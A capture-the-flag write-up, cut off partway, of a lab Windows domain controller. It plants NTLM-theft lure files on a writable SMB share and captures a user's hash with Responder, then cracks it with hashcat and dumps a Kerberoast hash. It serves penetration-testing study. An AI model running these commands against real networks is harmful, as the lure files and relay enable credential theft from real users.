Overview
- Type Machines
- OS Windows
- Severity Medium
- Creator xct
- Release date 2023 Feb 14
Enumeration
Start the instance via Discord, wait a minute for the machine to start all services and let’s go:
10.10.116.137
Nmap
$ nmap -sC -sV -Pn -p- --min-rate=1000 -T4 10.10.116.137

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
|_http-server-header: Microsoft-IIS/10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-22 04:18:49Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2019 15.00.2000.00; RTM
| ms-sql-info:
|   10.10.116.137:1433:
|     Version:
|       name: Microsoft SQL Server 2019 RTM
|       number: 15.00.2000.00
|       Product: Microsoft SQL Server 2019
|       Service pack level: RTM
|       Post-SP patches applied: false
|_    TCP port: 1433
| ms-sql-ntlm-info:
|   10.10.116.137:1433:
|     Target_Name: BREACH
|     NetBIOS_Domain_Name: BREACH
|     NetBIOS_Computer_Name: BREACHDC
|     DNS_Domain_Name: breach.vl
|     DNS_Computer_Name: BREACHDC.breach.vl
|     DNS_Tree_Name: breach.vl
|_    Product_Version: 10.0.20348
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-01-22T04:13:27
|_Not valid after:  2055-01-22T04:13:27
|_ssl-date: 2025-01-22T04:20:21+00:00; -1s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: breach.vl0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: BREACH
|   NetBIOS_Domain_Name: BREACH
|   NetBIOS_Computer_Name: BREACHDC
|   DNS_Domain_Name: breach.vl
|   DNS_Computer_Name: BREACHDC.breach.vl
|   DNS_Tree_Name: breach.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-01-22T04:19:43+00:00
| ssl-cert: Subject: commonName=BREACHDC.breach.vl
| Not valid before: 2025-01-21T04:12:40
|_Not valid after:  2025-07-23T04:12:40
|_ssl-date: 2025-01-22T04:20:21+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
64232/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: BREACHDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -1s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-01-22T04:19:42
|_  start_date: N/A
- Found a domain controller of the domain breach.vl.
- Main open ports are for HTTP server, LDAP, SMB and also RDP, WinRM. Seems MSSQL is also accessible externally, but this database and this service should be internal only.
- Add
BREACHDC.breach.vl,breach.vlin in /etc/hosts
SMB Shared folder (445/tcp)
Enumerate the SMB shares:
$ nxc smb BREACHDC.breach.vl -u 'guest' -p '' --shares
SMB         10.10.116.137   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
SMB         10.10.116.137   445    BREACHDC         [+] breach.vl\guest:
SMB         10.10.116.137   445    BREACHDC         [*] Enumerated shares
SMB         10.10.116.137   445    BREACHDC         Share           Permissions     Remark
SMB         10.10.116.137   445    BREACHDC         -----           -----------     ------
SMB         10.10.116.137   445    BREACHDC         ADMIN$                          Remote Admin
SMB         10.10.116.137   445    BREACHDC         C$                              Default share
SMB         10.10.116.137   445    BREACHDC         IPC$            READ            Remote IPC
SMB         10.10.116.137   445    BREACHDC         NETLOGON                        Logon server share
SMB         10.10.116.137   445    BREACHDC         share           READ,WRITE
SMB         10.10.116.137   445    BREACHDC         SYSVOL                          Logon server share
SMB         10.10.116.137   445    BREACHDC         Users           READ
Found 2 interesting shares:
sharewith READ/WRITE accessUserswith READ access only
Check the Users share:
$ smbclient \\\\BREACHDC.breach.vl\\Users -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                  DR        0  Thu Feb 17 22:12:16 2022
  ..                                DHS        0  Fri Feb 18 00:38:00 2022
  Default                           DHR        0  Thu Feb 10 18:10:33 2022
  desktop.ini                       AHS      174  Sat May  8 17:18:31 2021
  Public                             DR        0  Wed Sep 15 12:08:59 2021

		7863807 blocks of size 4096. 2624525 blocks available
smb: \> ls Public/*
  .                                  DR        0  Wed Sep 15 12:08:59 2021
  ..                                 DR        0  Thu Feb 17 22:12:16 2022
  AccountPictures                   DHR        0  Thu Feb 17 22:12:33 2022
  desktop.ini                       AHS      174  Sat May  8 17:18:31 2021
  Documents                          DR        0  Thu Aug 19 08:34:55 2021
  Downloads                          DR        0  Sat May  8 17:20:26 2021
  Libraries                         DHR        0  Sat May  8 17:34:49 2021
  Music                              DR        0  Sat May  8 17:20:26 2021
  Pictures                           DR        0  Sat May  8 17:20:26 2021
  Videos                             DR        0  Sat May  8 17:20:26 2021
Nothing is interesting
Check the share share (using smbclient-ng to be able to have a fast enumeration about ACL):
$ pipx install smbclientng
  installed package smbclientng 2.1.7, installed using Python 3.12.8
  These apps are now globally available
    - smbclientng
    - smbng
done! ✨ 🌟 ✨
$ smbclientng -d 'BREACH' -u 'guest' -p '' --host BREACHDC.breach.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'BREACHDC.breach.vl' as 'BREACH\guest'!
■[\\BREACHDC.breach.vl\]> ls
[error] You must open a share first, try the 'use <share>' command.
■[\\BREACHDC.breach.vl\]> use share
■[\\BREACHDC.breach.vl\share\]> acl
Unknown command. Type "help" for help.
■[\\BREACHDC.breach.vl\share\]> acls
d-------     0.00 B  2025-01-22 13:27  .\
d--h--s-     0.00 B  2022-02-18 00:38  ..\
d-------     0.00 B  2022-02-17 20:19  finance\
             Owner:   BUILTIN\Administrators
             Group:   BREACH\Domain Users
             Allowed: Everyone                     WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: NT AUTHORITY\ANONYMOUS LOGON WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Guests               WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users                READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER                GENERIC_ALL

d-------     0.00 B  2022-02-17 20:19  software\
             Owner:   BUILTIN\Administrators
             Group:   BREACH\Domain Users
             Allowed: Everyone                     WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: NT AUTHORITY\ANONYMOUS LOGON WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Guests               WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users                READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER                GENERIC_ALL

d-------     0.00 B  2022-02-17 23:00  transfer\
             Owner:   BUILTIN\Administrators
             Group:   BREACH\Domain Users
             Allowed: Everyone                     WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: NT AUTHORITY\ANONYMOUS LOGON WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Guests               WRITE_OWNER | WRITE_DACL | DELETE | READ_CONTROL | SYNCHRONIZE
             Allowed: BUILTIN\Users                READ_CONTROL | SYNCHRONIZE
             Allowed: CREATOR OWNER                GENERIC_ALL
■[\\BREACHDC.breach.vl\share\transfer\]> acls
d-------     0.00 B  2022-02-17 23:00  .\
d-------     0.00 B  2025-01-22 13:27  ..\
d-------     0.00 B  2022-02-17 20:21  claire.pope\
d-------     0.00 B  2022-02-17 20:21  diana.pope\
d-------     0.00 B  2022-02-17 20:24  julia.wong\
■[\\BREACHDC.breach.vl\share\transfer\]> cd claire.pope
■[\\BREACHDC.breach.vl\share\transfer\claire.pope\]> ls
[error] SMB SessionError: code: 0xc0000022 - STATUS_ACCESS_DENIED - {Access Denied} A process has requested access to an object but has not been granted those access rights.
We can get a list of potential users but no access into any folders.
NTLM Theft for Credential Stealing (Julia.Wong) (Breach_User)
Following the hint from xct: Assume that someone is visiting the share regulary, this is related to SMB for sure, so let’s double our write access to the share SMB share:
$ echo 'test' > test.txt
$ smbclientng -d 'BREACH' -u 'guest' -p '' --host BREACHDC.breach.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'BREACHDC.breach.vl' as 'BREACH\guest'!
■[\\BREACHDC.breach.vl\]> use share
■[\\BREACHDC.breach.vl\share\]> put test.txt
test.txt
'test.txt' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 5/5 bytes • ? • 0:00:00
■[\\BREACHDC.breach.vl\share\]> ls
d-------     0.00 B  2025-01-22 17:49  .\
d--h--s-     0.00 B  2022-02-18 00:38  ..\
d-------     0.00 B  2022-02-17 20:19  finance\
d-------     0.00 B  2022-02-17 20:19  software\
-a------     5.00 B  2025-01-22 17:55  test.txt
d-------     0.00 B  2022-02-17 23:00  transfer\
■[\\BREACHDC.breach.vl\share\]> cat test.txt
test
Confirmed our write access as we can upload a file to the
shareshare
We use Greenwolf’s ntlm_theft, a tool for generating multiple types of NTLMv2 hash theft files.
These generated files uploaded to the target will be used for stealing NTLM hashes.
If a user is accessing and opening these files, we can point these same files back to a server we stand up to steal said credentials.
We can use tools like Responder or Impacket’s SMB server to steal these credentials.
Let’s go.
Download ntlm_theft:
$ git clone https://github.com/Greenwolf/ntlm_theft.git
Generate the files that we will use for a NTLMv2 hash stealing attack:
$ python3 ntlm_theft/ntlm_theft.py --generate all --server 10.8.4.253 --filename goodjob
Created: goodjob/goodjob.scf (BROWSE TO FOLDER)
Created: goodjob/goodjob-(url).url (BROWSE TO FOLDER)
Created: goodjob/goodjob-(icon).url (BROWSE TO FOLDER)
Created: goodjob/goodjob.lnk (BROWSE TO FOLDER)
Created: goodjob/goodjob.rtf (OPEN)
Created: goodjob/goodjob-(stylesheet).xml (OPEN)
Created: goodjob/goodjob-(fulldocx).xml (OPEN)
Created: goodjob/goodjob.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: goodjob/goodjob-(includepicture).docx (OPEN)
Created: goodjob/goodjob-(remotetemplate).docx (OPEN)
Created: goodjob/goodjob-(frameset).docx (OPEN)
Created: goodjob/goodjob-(externalcell).xlsx (OPEN)
Created: goodjob/goodjob.wax (OPEN)
Created: goodjob/goodjob.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: goodjob/goodjob.asx (OPEN)
Created: goodjob/goodjob.jnlp (OPEN)
Created: goodjob/goodjob.application (DOWNLOAD AND OPEN)
Created: goodjob/goodjob.pdf (OPEN AND ALLOW)
Created: goodjob/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: goodjob/Autorun.inf (BROWSE TO FOLDER)
Created: goodjob/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
Start our Responder:
$ sudo responder -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.5.0

  To support this project:
  Github -> https://github.com/sponsors/lgandx
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [ON]
    Kerberos server            [ON]
    SQL server                 [ON]
    FTP server                 [ON]
    IMAP server                [ON]
    POP3 server                [ON]
    SMTP server                [ON]
    DNS server                 [ON]
    LDAP server                [ON]
    MQTT server                [ON]
    RDP server                 [ON]
    DCE-RPC server             [ON]
    WinRM server               [ON]
    SNMP server                [OFF]

[+] HTTP Options:
    Always serving EXE         [OFF]
    Serving EXE                [OFF]
    Serving HTML               [OFF]
    Upstream Proxy             [OFF]

[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Force ESS downgrade        [OFF]

[+] Generic Options:
    Responder NIC              [tun0]
    Responder IP               [10.8.4.253]
    Responder IPv6             [fe80::37df:eaae:d16a:692]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP', 'ISATAP.LOCAL']
    Don't Respond To MDNS TLD  ['_DOSVC']
    TTL for poisoned response  [default]

[+] Current Session Variables:
    Responder Machine Name     [WIN-SUKX6OTE7AT]
    Responder Domain Name      [SMXG.LOCAL]
    Responder DCE-RPC Port     [49988]

[+] Listening for events...
Upload all files to \\share\transfer:
$ cd goodjob
$ smbclientng -d 'BREACH' -u 'guest' -p '' --host BREACHDC.breach.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'BREACHDC.breach.vl' as 'BREACH\guest'!
■[\\BREACHDC.breach.vl\]> use share
■[\\BREACHDC.breach.vl\share\]> cd transfer/
■[\\BREACHDC.breach.vl\share\transfer\]> put *
./Autorun.inf
'Autorun.inf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 78/78 bytes • ? • 0:00:00
./desktop.ini
'desktop.ini' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 46/46 bytes • ? • 0:00:00
./goodjob-(externalcell).xlsx
'goodjob-(externalcell).xlsx' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 5.9/5.9 kB • ? • 0:00:00
./goodjob-(frameset).docx
'goodjob-(frameset).docx' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.2/10.2 kB • ? • 0:00:00
./goodjob-(fulldocx).xml
'goodjob-(fulldocx).xml' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 72.6/72.6 kB • ? • 0:00:00
./goodjob-(icon).url
'goodjob-(icon).url' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 107/107 bytes • ? • 0:00:00
./goodjob-(includepicture).docx
'goodjob-(includepicture).docx' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 10.2/10.2 kB • ? • 0:00:00
./goodjob-(remotetemplate).docx
'goodjob-(remotetemplate).docx' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 26.3/26.3 kB • ? • 0:00:00
./goodjob-(stylesheet).xml
'goodjob-(stylesheet).xml' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 162/162 bytes • ? • 0:00:00
./goodjob-(url).url
'goodjob-(url).url' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 55/55 bytes • ? • 0:00:00
./goodjob.application
'goodjob.application' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 1.6/1.6 kB • ? • 0:00:00
./goodjob.asx
'goodjob.asx' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 146/146 bytes • ? • 0:00:00
./goodjob.htm
'goodjob.htm' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 78/78 bytes • ? • 0:00:00
./goodjob.jnlp
'goodjob.jnlp' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 191/191 bytes • ? • 0:00:00
./goodjob.lnk
'goodjob.lnk' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 2.2/2.2 kB • ? • 0:00:00
./goodjob.m3u
'goodjob.m3u' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 48/48 bytes • ? • 0:00:00
./goodjob.pdf
'goodjob.pdf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 769/769 bytes • ? • 0:00:00
./goodjob.rtf
'goodjob.rtf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 102/102 bytes • ? • 0:00:00
./goodjob.scf
'goodjob.scf' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 84/84 bytes • ? • 0:00:00
./goodjob.wax
'goodjob.wax' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 54/54 bytes • ? • 0:00:00
./zoom-attack-instructions.txt
'zoom-attack-instructions.txt' ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 115/115 bytes • ? • 0:00:00
■[\\BREACHDC.breach.vl\share\transfer\]>
Another way can be using the short one-liner below that will upload these files to the \\share\transfer:
$ for file in $(ls .); do smbclient -c "cd transfer; put $file" \\\\BREACHDC.breach.vl\\share -N; done
On Reponder, we received the NTLMv2 hash of julia.wong:
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 10.10.116.137
[SMB] NTLMv2-SSP Username : BREACH\Julia.Wong
[SMB] NTLMv2-SSP Hash     : Julia.Wong::BREACH:8f47d8f4d4316404:E5D5326C2FD86334A18768774919EB37:010100000000000000529AFDF86CDB01381BCA850A7BE625000000000200080053004D005800470001001E00570049004E002D00530055004B00580036004F005400450037004100540004003400570049004E002D00530055004B00580036004F00540045003700410054002E0053004D00580047002E004C004F00430041004C000300140053004D00580047002E004C004F00430041004C000500140053004D00580047002E004C004F00430041004C000700080000529AFDF86CDB0106000400020000000800300030000000000000000100000000200000C23503107F9D54F0639A0BD77D7E311482E7016F261466326B2A33F8CB947CCB0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0034002E003200350033000000000000000000
Let’s try to crack it with Hashcat:
$ cat Julia.Wong.hash
Julia.Wong::BREACH:8f47d8f4d4316404:E5D5326C2FD86334A18768774919EB37:010100000000000000529AFDF86CDB01381BCA850A7BE625000000000200080053004D005800470001001E00570049004E002D00530055004B00580036004F005400450037004100540004003400570049004E002D00530055004B00580036004F00540045003700410054002E0053004D00580047002E004C004F00430041004C000300140053004D00580047002E004C004F00430041004C000500140053004D00580047002E004C004F00430041004C000700080000529AFDF86CDB0106000400020000000800300030000000000000000100000000200000C23503107F9D54F0639A0BD77D7E311482E7016F261466326B2A33F8CB947CCB0A0010000000000000000000000000000000000009001E0063006900660073002F00310030002E0038002E0034002E003200350033000000000000000000
$ hashcat -a 0 -m 5600 Julia.Wong.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian  Linux, None+Asserts, RELOC, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
============================================================================================================================================
* Device #1: cpu-skylake-avx512-AMD Ryzen 9 8945HS w/ Radeon 780M Graphics, 2899/5862 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory required for this attack: 1 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

JULIA.WONG::BREACH:8f47d8f4d4316404:e5d5326c2fd86334a18768774919eb37:010100000000000000529afdf86cdb01381bca850a7be625000000000200080053004d005800470001001e00570049004e002d00530055004b00580036004f005400450037004100540004003400570049004e002d00530055004b00580036004f00540045003700410054002e0053004d00580047002e004c004f00430041004c000300140053004d00580047002e004c004f00430041004c000500140053004d00580047002e004c004f00430041004c000700080000529afdf86cdb0106000400020000000800300030000000000000000100000000200000c23503107f9d54f0639a0bd77d7e311482e7016f261466326b2a33f8cb947ccb0a0010000000000000000000000000000000000009001e0063006900660073002f00310030002e0038002e0034002e003200350033000000000000000000:Computer1

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: JULIA.WONG::BREACH:8f47d8f4d4316404:e5d5326c2fd8633...000000
...
Found
Julia.Wong:Computer1
To clean up, we remove all malicious files on the target:
$ smbclientng -d 'BREACH' -u 'guest' -p '' --host BREACHDC.breach.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'BREACHDC.breach.vl' as 'BREACH\guest'!
■[\\BREACHDC.breach.vl\]> use share
■[\\BREACHDC.breach.vl\share\]> cd transfer/
■[\\BREACHDC.breach.vl\share\transfer\]> rm *
Using these credentials we are able to grab the flag Breach_User:
$ smbclientng -d 'BREACH' -u 'Julia.Wong' -p 'Computer1' --host BREACHDC.breach.vl
               _          _ _            _
 ___ _ __ ___ | |__   ___| (_) ___ _ __ | |_      _ __   __ _
/ __| '_ ` _ \| '_ \ / __| | |/ _ \ '_ \| __|____| '_ \ / _` |
\__ \ | | | | | |_) | (__| | |  __/ | | | ||_____| | | | (_| |
|___/_| |_| |_|_.__/ \___|_|_|\___|_| |_|\__|    |_| |_|\__, |
    by @podalirius_                             v2.1.7  |___/

[+] Successfully authenticated to 'BREACHDC.breach.vl' as 'BREACH\Julia.Wong'!
■[\\BREACHDC.breach.vl\]> use share
■[\\BREACHDC.breach.vl\share\]> cd transfer
■[\\BREACHDC.breach.vl\share\transfer\]> ls
d-------     0.00 B  2025-01-22 18:31  .\
d-------     0.00 B  2025-01-22 18:39  ..\
d-------     0.00 B  2022-02-17 20:21  claire.pope\
d-------     0.00 B  2022-02-17 20:21  diana.pope\
d-------     0.00 B  2022-02-17 20:24  julia.wong\
■[\\BREACHDC.breach.vl\share\transfer\]> cd julia.wong
■[\\BREACHDC.breach.vl\share\transfer\julia.wong\]> ls
d-------     0.00 B  2022-02-17 20:24  .\
d-------     0.00 B  2025-01-22 18:31  ..\
-a------    36.00 B  2022-02-17 20:25  local.txt
■[\\BREACHDC.breach.vl\share\transfer\julia.wong\]> cat local.txt
VL{5ad5861a4669ba18796ea4513a6a892b}
Kerberoasting (svc_mssql)
As we have now a Domain user, we try a kerberoasting attack:
$ nxc ldap BREACHDC.breach.vl -u 'Julia.Wong' -p 'Computer1' --kerberoasting kerberoasting_output.txt
SMB         10.10.116.137   445    BREACHDC         [*] Windows Server 2022 Build 20348 x64 (name:BREACHDC) (domain:breach.vl) (signing:True) (SMBv1:False)
LDAP        10.10.116.137   389    BREACHDC         [+] breach.vl\Julia.Wong:Computer1
LDAP        10.10.116.137   389    BREACHDC         Bypassing disabled account krbtgt
LDAP        10.10.116.137   389    BREACHDC         [*] Total of records returned 1
LDAP        10.10.116.137   389    BREACHDC         sAMAccountName: svc_mssql memberOf:  pwdLastSet: 2022-02-17 19:43:08.106169 lastLogon:2025-01-22 17:05:18.059385
LDAP        10.10.116.137   389    BREACHDC         $krb5tgs$23$*svc_mssql$BREACH.VL$breach.vl/svc_mssql*$2306d307f9aaacf546fa8eaceb09e6f5$a99dd8a8fad5b7060f111b7157d1f1203861e66e96fcff2c526fc099742e2afaf2f04547ad01d332c84023a62322459a920c7243bafa058d3e04fa101749a7787f80c106863fa0c20986b0ea71fd03b16cb1c4bf3e45dfd7b5206920bfd83df1649ef674693b73d1db2cc731e6ac32c26f75085bb58c36c4900b9dcde2858b7a935523480187378013f28b71b4d9eed64d5fbb29cdabdda7be2bc7e29dafed6c1dcc3dd9f25ec2c429a7c096aa89b8f035291ae02a1744332a71d2778b879dab46ef2087e68135f99739898215ced1949b917d3f923165d5ec1abad3126eb0499161efe836ba1cf8493bf33bc868ddbacf09d1e9bbe5b6dd5eff61f34f15fc19736e342aea1a3fe8b6a1d357291c7798d330ac491a64e8a4aeb42ff473f292810306d1c82a0bc7e39cb656239f4b7e729a7ce30d7c0a3d1036a4b3fadd035a4bc3b02826659f4dcb9f624b3aa2dfe4baa10cddd91ebce3bfac8dae874a73e25fae9e5cf5504b0277fd0469d3dfe7154b03d56943c3661e7dd1c62eb688ad1fe241496045de4807253a0edb54d0f47af16666c6b18a3025e5eee1ad3e58b02d61de73ce55f3f53a767827d45b45225e71615761a6151942dddd38d83574536951d9be59b14cdec010fa4521e04cef90ce15d953f3c596b61d75e8deb259c290144b91c13899ddfddb4a92161fc00f7da1da412a6698f2e5e9b5c13143ff5413f9451b4d410177265c4615ffc18803044b44c932c3c19fc61b61743381ceb91587b85696f8d9ff73a64f4b33ce85691af2b82ed76f203251618bf11b2c2f737765022011d454e0d5dbbb748eecec35ad